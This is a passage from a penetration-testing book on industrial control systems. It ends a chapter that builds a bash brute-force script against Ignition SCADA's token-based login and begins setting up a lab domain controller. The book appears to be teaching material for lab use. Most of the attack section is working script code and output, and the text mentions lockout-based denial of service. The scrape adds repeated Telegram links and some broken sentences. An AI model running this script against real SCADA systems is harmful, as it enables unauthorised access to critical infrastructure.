You should have the oidc token and the next-challenge token at this time. The freshly produced next-challenge token must now be included into the auth request. Re-enact the processes we just went through:

Right-click our /idp/default/authn/submit-username-password-challenge request.

Select Copy as curl command.

Paste the curl command that you just copied into the text editor.

Wrap the curl command for evaluation.

Pass the next-challenge token into the auth request.

https://t.me/learningnets

Update default.sid if it has timed out.

Your exploit script's auth section should look something like this:

```
auth_cmd="
curl -i -s -k -X $'POST' \
    -H $'Host: 192.168.2.10:8088' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept:
    -b $'default.sid=EALxGrVCiVZPqPQKHrcjlJ1PIe9dsxxLIN313NYhMNE; JSESSIONID=node0106jljy1okdxr1hlf283omlpol11.node0' \
    --data-binary $'{\"username\":\"scada\",\"password\":\"scada\",\"token\":\"$next_token\"}' \
    $'http://192.168.2.10:8088/idp/default/authn/submit-username-password-challenge'
"
output=$(eval $auth_cmd)
echo $output
```

Figure 9.53: auth command

You can see that we've hardcoded the default scada:scada credentials to see if our script works. If everything is in order and the default settings are used. sid is still valid; your output should look like this when you execute the script:

```
└─$ bash exploit.sh
xor__Y4A-6_1RoGch_YnIgpjyE4b81h2OmEucDwCnp4
G8ZAIBToSPkSpK43LnunDVUXGbj1UvJHisXePtSCsUY
 {"success":true,"token":"EeQhA_7aJF_98g_2hma0nn1ON2d0u8lqlA1c6X8RyZ4"}
```

Figure 9.54: Successful authentication

The parameters that we know will vary from engagement to engagement may be refactored. The and pass parameters were utilized.

We know from previous pentest engagements that clients' host addresses may change; thus we should build a variable to account for this. We are aware of an initial default. We'll establish a variable for this behavior

https://t.me/learningnets

since we'll need to pass through all three requests. Both our username and password should contain variables. The initial refactoring looks like this:

```
#!/bin/bash

host='192.168.2.10:8088'
sid='EALxGrVCiVZPqPQKHrcjlJ1PIe9dsxxLIN313NYhMNE'
user='scada'
pass='scada'

oidc_cmd="
curl -i -s -k -X $'GET' \
    -H $'Host: $host' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
    -b $'default.sid=$sid; JSESSIONID=node0106jljy1okdxr1hlf283omlpol11.node0' \
    $'http://$host/idp/default/oidc/auth?response_type=code&client_id=ignition&redirect_uri=%2
"
oidc_token=$(eval $oidc_cmd | grep -oP '(?<=c\&token=).*(?=\&response)')
echo $oidc_token

next_cmd="
curl -i -s -k -X $'POST' \
    -H $'Host: $host' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
    -b $'default.sid=$sid; JSESSIONID=node0106jljy1okdxr1hlf283omlpol11.node0' \
    --data-binary $'{\"token\":\"$oidc_token\"}' \
    $'http://$host/idp/default/authn/next-challenge'
"
next_token=$(eval $next_cmd | grep -oP '(?<=token\":\").*(?=\")')
echo $next_token

auth_cmd="
curl -i -s -k -X $'POST' \
    -H $'Host: $host' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
    -b $'default.sid=$sid; JSESSIONID=node0106jljy1okdxr1hlf283omlpol11.node0' \
    --data-binary $'{\"username\":\"$user\",\"password\":\"$pass\",\"token\":\"$next_token\"}'
    $'http://$host/idp/default/authn/submit-username-password-challenge'
"
output=$(eval $auth_cmd)
echo $output
```

Figure 9.55: Script refactor

We must test our findings after refactoring to ensure that nothing has been broken. So, execute the exploit script, and you should see something like this:

```
└─$ bash exploit.sh
qUX0Bba8wHX8ptRAkJ9KWU7SuaBBiTGph5mv4vTos2o
g_i9K5avYfHssP4d9DVcj23SVVAmVf5YLzHPGBXoR58
 {"success":true,"token":"Chs5ZSHI0IYZhhlOEC9j_mGmUYsWvUuE89mpyXuS_Ng"}
```

https://t.me/learningnets

Figure 9.56: Post-refactor test

The term brute-forcing is now included in the title of this section. This implies we'll need to provide a method for reading a list of users and passwords and attempting to log in using Ignition's login page. I went ahead and refactored it again, deleting some of the extraneous headers and wrapping the three curl requests into a function, as seen here:

Figure 9.57: test_auth function

The size of next_cmd and auth_cmd has been considerably decreased in this example. We'll need to create a means to read a list of users and a list of passwords from here. We'd like to be able to open a file, read it line by line, and feed it to the variables we set up before. We may adapt it to our needs by using the following pseudocode:

```
while IFS='' read -r user || [[ -n "${user}" ]]; do
test_auth
if [[ $success == "true" ]]; then
echo $output
fi
done < $1
```

https://t.me/learningnets

The fundamental idea is that we'll provide them a filename to work with. Then, using a while loop, we'll go over each user, set our $user variable, and call the test auth function, which will create the token and try authentication. Execute the following command:
bash exploit.sh users.txt

This allows us to send users.txt into the while loop and have an internal field separator run over the users one by one. To keep things simple, we have three usernames in users.txt: and I've also included the option of reading a password file and adding additional verbosity. Take a look at the following code for an example:

```
while IFS='' read -r user || [[ -n "${user}" ]]; do
  while IFS='' read -r pass || [[ -n "${pass}" ]]; do
    test_auth
    if [[ $success == "true" ]]; then
      echo $output
      echo -e "Username: \e[0;32m$user\e[m Password: \e[0;32m$pass\e[m"
      exit
    elif [[ $3 == "-v" ]]; then
      echo "Username: $user Password: $pass"
    elif [[ $3 == "-vv" ]]; then
      echo $output
      echo "Username: $user Password: $pass"
    elif [[ $3 == "-vvv" ]] ; then
      echo $oidc_token
      echo $next_token
      echo $output
      echo "Username: $user Password: $pass"
    fi
  done < $2
done < $1
```

Figure 9.58: Brute-forcing the username and password

The following is the command you should run right now:

https://t.me/learningnets

bash exploit.sh users.txt passwords.txt -v

For the sake of simplicity, I merely put four passwords to passwords.txt: and Running the above command should result in the following output, indicating that authentication was successful:

```
└─$ bash exploit.sh users.txt passwords.txt -v
Username: test Password: admin
Username: test Password: password
Username: test Password: scada
Username: test Password: changeme
Username: plc Password: admin
Username: plc Password: password
Username: plc Password: scada
Username: plc Password: changeme
Username: scada Password: admin
Username: scada Password: password
 {"success":true,"token":"I6BTkXOItoJ_HpAuDTT6DNuwzbkU7qMQ3Lyz7nS61Xw"}
Username: scada Password: scada
```

Figure 9.59: Successful authentication

You now have a fully functional brute-force script. We built oidc tokens and utilized them to autogenerate CSRF tokens and test users and passwords against the Ignition SCADA system with our newly minted script.

Inductive Automation has incorporated server-side mitigations for brute-forcing efforts before sounding the alarm and sending vulns to your local Computer Emergency Response Team If you try five wrong passwords for your known username, Ignition will lock out that account for 5 minutes from the moment you last attempted it.

https://t.me/learningnets

So, unless you have a carefully curated user list and a razor-sharp password list, you'll have to change your script to account for the fact that you'll lock out any legitimate accounts after five failed tries for five minutes. Not to mention that if you haven't done your due diligence, as was stated in Chapter 6: Packet Deep Dive this sort of brute-forcing at this level is sure to be detected by an IDS.

The irony is that if you change your script to purposely lock off actual users, it will compel someone to connect to the server and restart Ignition in order to override these lockouts. This would result in the SCADA server experiencing a Denial Of Service

We went through the methods of extracting data from BurpSuite and converting it into an usable brute-forcing tool in this part. We built on the abilities we learned in previous chapters and then broadened our understanding by dealing with client-side token creation. When it comes to pentesting, analysing your surroundings, and collecting as much information as possible to open doors that appear to be closed at first appearance, this is a critical ability to master.

https://t.me/learningnets

Conclusion

We've covered a lot in this chapter, from installing FoxyProxy and using BurpSuite to collect and replay requests to outlining how Ignition SCADA handles authentication and extracting that information, as well as constructing scriptable tools to aid automate and produce tokens for brute forcing. Throughout your career, you will undoubtedly employ each of these tools and strategies.

We'll use what we've learned up until this point in the following chapter to execute a fake pentest against our ICS lab.

https://t.me/learningnets

CHAPTER 10

I Can Do It 420

Up until now, the emphasis has been on automation - learning what a PLC is and how it communicates. Connectivity: especially, connecting the PLC to the actual I/O, as well as connecting it back to SCADA: was a hot topic. Modbus and Ethernet/IP were also covered, as well as how to communicate with the I/O. We also spoke about how to use various tools to scan and enumerate ports and services in order to figure out what protocols are operating in the environment. We looked at how to use Burp Suite to connect with Ignition, our web-based SCADA system, in the last chapter. All of these tools and abilities are necessary for a successful interaction.However, we've spent the most of our time looking at the network's SCADA and physical hardware. Depending on the nature of your engagement, which is commonly referred to as white box, the client may drop you into the ICS network and give you free reign to undertake discovery, as well as an Active Directory account and a diagram of the ICS network. You may escape the hazards of crossing the corporate network by moving down via demilitarised zones, through firewalls, and into new domains instead.

If we concentrated solely on this in this chapter, justice would not be served.

In the majority of engagements, I've been pushed into the corporate network first, then requested to break into the industrial network. This

https://t.me/learningnets

necessitates a thorough grasp of the technologies used in the industrial network. We'll be able to acquire a footing in the network if we have this understanding. We're going to add a few more pieces to our ever-expanding lab here. We'll be simulating a grey box exam in which you'll be thrown into a business network and must then find a way out.

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

Installing corporate environment elements

Discovering and launching our attacks

Getting shells

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

A Windows 2019 domain controller, installed and configured. Click on the following link to download an ISO for the server of your choice:

A Windows 10 workstation connected to the domain controller. Click on the following link to get access to a Windows 10 ISO:

A Kali Linux VM already running, and with the following tools installed:

Impacket: This is available here:

Kerbrute: This is available here:

Evil-WinRM: This is available here:

https://t.me/learningnets

Installing corporate environment elements

We installed four VMs in Chapter 1: Using consisting of two Ubuntu, one Windows 7, and one Kali Linux distribution. Then, using the Purdue model, we created subnets and issued static IP addresses to each individual VMs, aligning them to their various organisational network levels. In this part, we'll set up a Windows 2019 domain controller with Active Directory Domain Name System and a Dynamic Host Configuration Protocol server to add the corporate side of an ICS lab. A Windows 10 workstation will also be added to the domain. To refresh your memory, our lab should presently resemble the following image:

https://t.me/learningnets




Figure 10.1: Current lab layout

When you've finished configuring the domain controller and workstation, your network should look something like this:

https://t.me/learningnets




Figure 10.2: Corporate lab additions

After that, we'll look at setting up and configuring the domain controller.

The domain controller is installed and configured.

To locate the ISO for the domain controller lab, go to this link:

https://t.me/learningnets

I'll now go over the procedures for installing and configuring the domain controller. I will not, however, go over any of the more obvious processes, nor will I repeat anything from Chapter 1: Using I recommend going back to Chapter 1: Using for a reminder on how to get an ISO into your ESXi server's datastore. The actions to take are as follows:

I'm going to presume you can get the ISO booted up and the domain controller to the Windows Update part of the procedure. Now look at the following screenshot to see where we'll start with the installation and configuration:




Figure 10.3: Windows Update

As indicated in the picture, we'll deactivate the VM Network interface and provide a static IP address of 127.0.0.1 to the selected DNS

https://t.me/learningnets




Figure 10.4: Enterprise interface

Following that, we'll modify the machine's name. I'll go by the name as displayed in the following screenshot:

https://t.me/learningnets

Figure 10.5: Changing the name of the machine

Your machine will now need to be restarted in order for the name change to take effect. A popup window will appear, allowing you to restart the machine. After the server has rebooted, go to the Server Manager panel and choose Add roles and as seen in the following screenshot:




Figure 10.6: Add roles and features

As seen in the accompanying screenshot, you will be confronted with a Select installation type page, where you should select Next

https://t.me/learningnets




Figure 10.7: Select installation type

Following that, you'll be sent to a Select destination server where you'll want to double-check that you've picked your primary server and hit Next as seen in the following screenshot:

